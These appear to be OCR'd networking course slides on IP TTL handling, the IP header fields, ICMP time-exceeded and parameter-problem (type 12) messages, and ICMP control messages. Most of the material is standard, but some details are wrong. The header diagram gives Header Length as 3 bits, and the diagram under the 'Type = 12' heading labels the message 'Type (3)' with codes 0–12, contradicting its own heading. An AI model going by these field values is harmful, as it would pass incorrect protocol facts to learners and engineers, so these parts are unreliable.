
- A **TTL value** is defined in each datagram (IP packet)
- As each router processes the **datagram**, it decreases the TTL value by one
- When the TTL of the datagram **value** reaches zero, the **packet** is discarded
- ICMP uses a time exceeded **message** to notify the **source device** that the TTL of the datagram has been exceeded

IP Header



0
15
16
31
4-bit Version
3-bit Header Length
8-bit Type of Service (TOS)
16-bit Total Length (in bytes)
16-bit Identification
3-bit Flags
13-bit Fragment Offset
8-bit Time-to-Live (TTL)
8-bit Protocol
16-bit Header Checksum
32-bit Source IP Address
32-bit Destination IP Address
Options (if any)
Data

Notes:




IP Parameter Problem

- Devices that **process** datagrams may not be able to forward them due to some type of **error** in the header
- Such errors do not relate to the state of the destination **host** or network, but still prevent the datagram from being **processed** and **delivered**
- An ICMP **type 12 parameter** problem message is sent to the **source** of the **datagram**

ICMP Parameter Problem Type = 12


0	8	16	31
Type (3)	Code (0-12)	Checksum	
Unused (must be zero)			
Internet Header + First 64 Bits of Datagram			



ICMP Control Messages

- Unlike error messages, control messages are not the result of **lost packets** or error conditions that occur during packet transmission
- Instead, they are used to inform **hosts** of conditions such as:
  - Network **congestion**
  - The existence of a better **gateway** to a remote network

Notes: ____

